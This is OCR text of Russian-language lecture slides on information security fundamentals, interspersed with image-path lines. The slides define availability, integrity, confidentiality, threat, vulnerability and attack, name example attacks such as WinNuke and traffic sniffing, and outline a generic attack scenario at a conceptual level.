
Уровни информационной инфраструктуры



Уровни информационной инфраструктуры



Уровень сети - особенности



Основные понятия информационной безопасности. Уязвимости и атаки


Раздел 1 – Тема 2

Основные определения

Доступность информации - свойство системы (среды, инфраструктуры), в которой циркулирует информация, характеризующееся способностью обеспечивать своевременный беспрепятственный доступ субъектов к интересующей их информации и готовность соответствующих автоматизированных служб к обработке поступающих от субъектов запросов.


Пример нарушения доступности

Атака – WinNuke




Основные определения

Целостность информации -
свойство информации (системы ее обработки), заключающееся в ее существовании в неискаженном виде (неизменном по отношению к некоторому фиксированному ее состоянию).



Пример нарушения целостности

Атака – троянский конь




Основные определения


Конфиденциальность информации -
субъективно определяемая (приписываемая) характеристика (свойство) информации, указывающая на необходимость введения ограничений на круг субъектов, имеющих доступ к данной информации, и обеспечиваемая способностью системы (среды) сохранять указанную информацию в тайне от субъектов, не имеющих полномочий на доступ к ней.

Пример нарушения конфиденциальности

Атака – прослушивание трафика



Угрозы, уязвимости и атаки



Угроза - потенциально возможное событие, явление или процесс, которое воздействуя на компоненты информационной системы может привести к нанесению ущерба.

Уязвимость - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.

Атака - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

Взаимосвязь определений

Атака, использующая уязвимость – запуск сетевого анализатора

Уязвимость, приводящая к реализации угрозы, - особенность технологии «Ethernet» - общая среда передачи

При обмене данными существует угроза их перехвата

Примерный сценарий атаки


Сбор информации

Анализ и переработка собранных сведений, выбор целей атаки


Поиск инструментов для использования предполагаемых уязвимостей

